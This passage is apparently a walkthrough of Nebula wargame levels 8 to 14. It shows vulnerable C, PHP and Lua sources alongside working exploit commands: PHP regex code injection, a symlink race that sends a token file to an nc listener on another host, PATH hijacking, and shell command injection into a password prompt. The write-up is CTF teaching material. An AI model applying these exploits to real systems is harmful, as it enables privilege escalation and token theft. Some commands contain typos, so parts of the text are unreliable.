059.233.235.218.39247-059.233.235.223.12121: 0
059.233.235.218.39247-059.233.235.223.12121: R
059.233.235.218.39247-059.233.235.223.12121: m
059.233.235.218.39247-059.233.235.223.12121: 8
059.233.235.218.39247-059.233.235.223.12121: .
059.233.235.218.39247-059.233.235.223.12121: a
059.233.235.218.39247-059.233.235.223.12121: t
059.233.235.218.39247-059.233.235.223.12121: e
059.233.235.218.39247-059.233.235.223.12121:
059.233.235.223.12121-059.233.235.218.39247: .

:_

```

Figure 32

Once you got the password, exit from the prompt and tryout following commands to get the flag.

```

level08@nebula:/home/flag08$ su flag08
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
sh-4.2$ _

```

Figure 33

Done move to next level.

11. Level09

About

There's a C setuid wrapper for some vulnerable PHP code...


To do this level, log in as the level09 account with the password level09. Files for this level can be found in /home/flag09.



```
(level9.php) downloaded
1  <?php
2
3  function spam($email)
4  {
5      $email = preg_replace("/\./", " dot ", $email);
6      $email = preg_replace("/@/", " AT ", $email);
7
8      return $email;
9  }
10
11 function markup($filename, $use_me)
12 {
13     $contents = file_get_contents($filename);
14
15     $contents = preg_replace("/(\[email (.*)\])/e", "spam(\"\\12\")", $contents);
16     $contents = preg_replace("/\[/", "<", $contents);
17     $contents = preg_replace("/\]/", ">", $contents);
18
19     return $contents;
20 }
21
22 $output = markup($argv[1], $argv[2]);
23
24 print $output;
25
26 ?>
```

Figure 34 : Source code

Use the command “cd /home/flag09” to go inside the flag09 folder. Try the command “ls” to list available files. There are two files listed flag09 and flag09.php.



```
level09@nebula:~$ cd /home/flag09
level09@nebula:/home/flag09$ ls
flag09  flag09.php
level09@nebula:/home/flag09$ _
```

Figure 35

Use following set of commands to complete the level 09.


```
level109@nebula:~$ cd /home/flag09
level109@nebula:/home/flag09$ ls
flag09  flag09.php
level109@nebula:/home/flag09$ cd ~
level109@nebula:~$ echo "[email {\$use_me(getflag)}]" > foo
level109@nebula:~$ /home/flag09/flag09 ./foo exec
PHP Notice:  Use of undefined constant getflag - assumed 'getflag' in /home/flag09/flag09.php(15) : regexp code on line 1
You have successfully executed getflag on a target account
level109@nebula:~$ _
```

Figure 36

12. Level10

About

The setuid binary at **/home/flag10/flag10** binary will upload any file given, as long as it meets the requirements of the access() system call.

To do this level, log in as the **level10** account with the password **level10**. Files for this level can be found in /home/flag10.

```
(basic.c)

#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>

int main(int argc, char **argv)
{
    char *file;
    char *host;

    if(argc < 3) {
        printf("%s file host\n\tends file to host if you have access to it\n", argv[0]);
        exit(1);
    }

    file = argv[1];
    host = argv[2];

    if(access(argv[1], R_OK) == 0) {
        int fd;
        int ffd;
        int rc;
        struct sockaddr_in sin;
        char buffer[4096];

        printf("Connecting to %s:18211 .. ", host); fflush(stdout);

        fd = socket(AF_INET, SOCK_STREAM, 0);

        memset(&sin, 0, sizeof(struct sockaddr_in));
        sin.sin_family = AF_INET;
```

```

sin.sin_addr.s_addr = inet_addr(host);
sin.sin_port = htons(18211);

if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in)) == -1) {
    printf("Unable to connect to host %s\n", host);
    exit(EXIT_FAILURE);
}

#define HITHERE ".oO Oo.\n"
if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
    printf("Unable to write banner to host %s\n", host);
    exit(EXIT_FAILURE);
}
#undef HITHERE

printf("Connected!\nSending file .. "); fflush(stdout);

ffd = open(file, O_RDONLY);
if(ffd == -1) {
    printf("Damn. Unable to open file\n");
    exit(EXIT_FAILURE);
}

rc = read(ffd, buffer, sizeof(buffer));
if(rc == -1) {
    printf("Unable to read from file: %s\n", strerror(errno));
    exit(EXIT_FAILURE);
}

write(fd, buffer, rc);

printf("wrote file!\n");

} else {
    printf("You don't have access to %s\n", file);
}
}
}

```

Figure 37 : Source code

In this level you need one local machine and a virtual machine. Write the below command as a script and save it as upload_file.sh so, you can use that script separately.

```

#!/bin/bash -x
# upload_file.sh
rm ~/foo
for i in `seq 10000`; do echo "placeholder" >> ~/foo; done
/home/flag10/flag10 ~/foo 192.168.1.6
sleep 0.0001

```

```
rm ~/foo; ln -s /home/flag10/token ~/foo
```

Figure 38

Then on your local machine type following command.

```
localmachine$ while true; do sleep 1; nc -l 18211 | grep -v "placeholder"; done
.oO Oo.
.oO Oo.
plac
.oO Oo.
.oO Oo.
.oO Oo.
plac
.oO Oo.
plac
.oO Oo.
plac
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
.oO Oo.
.oO Oo.
```

Figure 39

The password is in encrypted format. Again on your virtual machine try following commands to get the flag.

```
su flag10
Password:
sh-4.2$ getflag
```

Figure 40

You are completed with the level 10 and move to next level.

13. Level11

About

The /home/flag11/flag11 binary processes standard input and executes a shell command.

There are two ways of completing this level, you may wish to do both :-)

To do this level, log in as the level11 account with the password level11. Files for this level can be found in /home/flag11.

```
(level11.c)
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>

/*
 * Return a random, non predictable file, and return the file descriptor for it.
 */

int getrand(char **path)
{
    char *tmp;
    int pid;
    int fd;

    srand(time(NULL));

    tmp = getenv("TEMP");
    pid = getpid();

    asprintf(path, "%s/%d.%c%c%c%c%c%c%c", tmp, pid,
        'A' + (random() % 26), '0' + (random() % 10),
        'a' + (random() % 26), 'A' + (random() % 26),
        '0' + (random() % 10), 'a' + (random() % 26));

    fd = open(*path, O_CREAT|O_RDWR, 0600);
```

```

    unlink(*path);
    return fd;
}

void process(char *buffer, int length)
{
    unsigned int key;
    int i;

    key = length & 0xff;

    for(i = 0; i < length; i++) {
        buffer[i] ^= key;
        key -= buffer[i];
    }

    system(buffer);
}

#define CL "Content-Length: "

int main(int argc, char **argv)
{
    char line[256];
    char buf[1024];
    char *mem;
    int length;
    int fd;
    char *path;

    if(fgets(line, sizeof(line), stdin) == NULL) {
        errx(1, "reading from stdin");
    }

    if(strncmp(line, CL, strlen(CL)) != 0) {
        errx(1, "invalid header");
    }

    length = atoi(line + strlen(CL));

```

```

if(length < sizeof(buf)) {
    if(fread(buf, length, 1, stdin) != length) {
        err(1, "fread length");
    }
    process(buf, length);
} else {
    int blue = length;
    int pink;

    fd = getrand(&path);

    while(blue > 0) {
        printf("blue = %d, length = %d, ", blue, length);

        pink = fread(buf, 1, sizeof(buf), stdin);
        printf("pink = %d\n", pink);

        if(pink <= 0) {
            err(1, "fread fail(blue = %d, length = %d)", blue, length);
        }
        write(fd, buf, pink);

        blue -= pink;
    }

    mem = mmap(NULL, length, PROT_READ|PROT_WRITE, MAP_PRIVATE, fd, 0);
    if(mem == MAP_FAILED) {
        err(1, "mmap");
    }
    process(mem, length);
}
}

```

Figure 41 : Source code

Go inside the flag11 folder using the command “cd /home/flag11”.

These are the realizations that lead to a solution:

- The solution path must end with the system() call in process().
- There are two ways to reach process() via the if-else branch in main().

- The else branch is *extremely* random. It uses `mmap(NULL...)` (maps to a random memory address), `getrand()` (returns a random file descriptor), and XOR encryption.
- The if branch is if (`fread(buf, length, 1, stdin) != length`). The third argument to `fread` is the number of members to read. The return value is the number of members read.
- Things just got a lot simpler, since length must be 1.
- `process()` uses basic XOR encryption with the caveat that the key changes for each letter in the buffer. The buffer only has one letter, and `key = 1 & 0xff`, which flips the last bit.
- Looking at the ASCII table, if we want the final buffer to contain b (01100010), the key needs to be applied to 01100011 (c).
- Add an executable named b to the path, and let the program execute it until the buffer, by chance, ends with the string-terminating null byte.

Below set of code is used to get success from this level.

```
level111@nebula:/home/flag11$ cd ~
level111@nebula:~$ echo "Content-Length: 1\n\c" > ./foo
level111@nebula:~$ echo "getflag; whoami" > ./b
level111@nebula:~$ export PATH=~:$PATH
level111@nebula:~$ /home/flag11/flag11 < ~/foo
flag11: fread length: Success
```

Figure 42

Move to next level.

14. Level12

About

There is a backdoor process listening on port 50001.

To do this level, log in as the level12 account with the password level12. Files for this level can be found in /home/flag12.

```
(level12.lua)
local socket = require("socket")
local server = assert(socket.bind("127.0.0.1", 50001))

function hash(password)
    prog = io.popen("echo "..password.." | sha1sum", "r")
    data = prog:read("*all")
    prog:close()

    data = string.sub(data, 1, 40)

    return data
end

while 1 do
    local client = server:accept()
    client:send("Password: ")
    client:settimeout(60)
    local line, err = client:receive()
    if not err then
        print("trying " .. line) -- log from where ;\
        local h = hash(line)

        if h ~= "4754a4f4bd5787accd33de887b9250a0691dd198" then
            client:send("Better luck next time\n");
        else
            client:send("Congrats, your token is 413**CARRIER LOST**\n")
        end
    end
end
```

```
client:close()
end
```

Figure 43 : Source code

Go inside the flag12 folder using the command “cd /home/flag12”. There is a file called “flag12.lua”. I’m using a Lua script as below to access the flag account. This Lua script will send the token with a certain SHA1 checksum.

```
level12@nebula:/home/flag12$ nc 127.0.0.1 50001
Password: $(getflag), which is $(whoami) > ~/getflag.log
Better luck next time
level12@nebula:/home/flag12$ cat /home/flag12/getflag.log
You have successfully executed getflag on a target account, which is flag12
level12@nebula:/home/flag12$ _
```

Figure 44

You done with level 12 and move to next level.

15. Level13

About

There is a security check that prevents the program from continuing execution if the user invoking it does not match a specific user id.

To do this level, log in as the level13 account with the password level13. Files for this level can be found in /home/flag13.

```
(level13_safe.c)
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
    int c;
    char token[256];

    if(getuid() != FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid(),
FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }

    // snip, sorry :)

    printf("your token is %s\n", token);
}
```

Figure 45 : Source code

Go inside the flag13 folder using the command “cd /home/flag13”. Use the command “ls” to list available files. According to the source code given, it returns the token if the real uid is equal to FAKEUID which is defined by preprocessor macro. By looking at the source code we can identify two type of vulnerabilities.

- The call to `getuid()` - can we substitute our own version of the function ?
- The preprocessor macro for `FAKEUID` : can we redefine `FAKEUID` ?

16. Level14

About

This program resides in /home/flag14/flag14. It encrypts input and writes it to standard output. An encrypted token file is also in that home directory, decrypt it :)

To do this level, log in as the level14 account with the password level14. Files for this level can be found in /home/flag14.

Source code

There is no source code available for this level

Go inside the flag14 folder using the command “cd /home/flag14”. Use the command “ls” to list available files. There are two files listed Flag14 and token. When you open the token file using “vi token” command, the token is in encryption format. So, you have to decrypt it.